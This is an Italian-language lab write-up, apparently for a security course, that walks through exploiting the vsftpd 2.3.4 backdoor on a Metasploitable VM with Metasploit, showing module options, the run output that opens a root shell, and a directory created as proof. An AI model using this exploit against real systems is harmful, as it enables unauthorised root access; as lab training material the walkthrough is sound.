# Hacking con Metasploit

## Descrizione dell'esercizio

L'esercizio di oggi ci chiede di testare una sessione di hacking su Metasploitable utilizzando Metasploit, faremo ciò sfruttando una vulnerabilità nel servizio vsftpd, e successivamente creeremo una cartella chiamata test_metasploit nella directory di root del target.

## Cos'è Metasploit?


Metasploit è un framework open source per lo sviluppo, il test e l'esecuzione di exploit e payload nel campo della sicurezza informatica.

## Cos'è il servizio vsftpd?

vsftpd (Very Secure FTP Daemon) è un server FTP (File Transfer Protocol) progettato per fornire un servizio di trasferimento file su reti TCP/IP in modo sicuro e efficiente.


## Esecuzione dell'esercizio

Confermiamo la presenza del servizio facendo una scansione del target con nmap





Da qui vediamo anche la versione (2.3.4) che ci servirà per cercare l'exploit corrispondente.

Avviamo Metasploit col comando **msfconsole**





Il terminale cambierà mostrando **msf6>** confermando il corretto avvio di Metasploit.

Usiamo il comando **search** per trovare un'exploit corrispondente al servizio e versione presente sul target.




Confermato che esiste un'exploit specifico per questa versione lo selezionamo col comando **use** seguito dal numero dell'exploit (o path).




La parola exploit seguita dal path dello stesso ci conferma il caricamento dell'exploit.

Andiamo a configurarlo vedendo prima le opzioni necessarie con **show options.**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Qui vediamo che le due opzioni obbligatorie per eseguire l'exploit sono RHOSTS (IP del target) e RPORT (porta del target), il secondo è già preimpostato e va bene nel nostro caso, andiamo quindi ad inserire il primo con **set RHOSTS.**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS ⇒ 192.168.1.101
```

Confermato ciò possiamo procedere ad avviare l'exploit usando il comando **run** (o **exploit**).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39095 → 192.168.1.101:6200) at 2024-01-22 14:16:59 +0100
```

L'output ci conferma l'apertura della shell e di conseguenza la corretta esecuzione dell'exploit.

Creiamo la directory nel path richiesto dall'esercizio.

```
mkdir /test_metasploit
```

Per confermare la creazione della directory andiamo su Metasploitable ed elenchiamo le directory presenti nel percorso di root.

```
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys           usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp           vmlinuz
```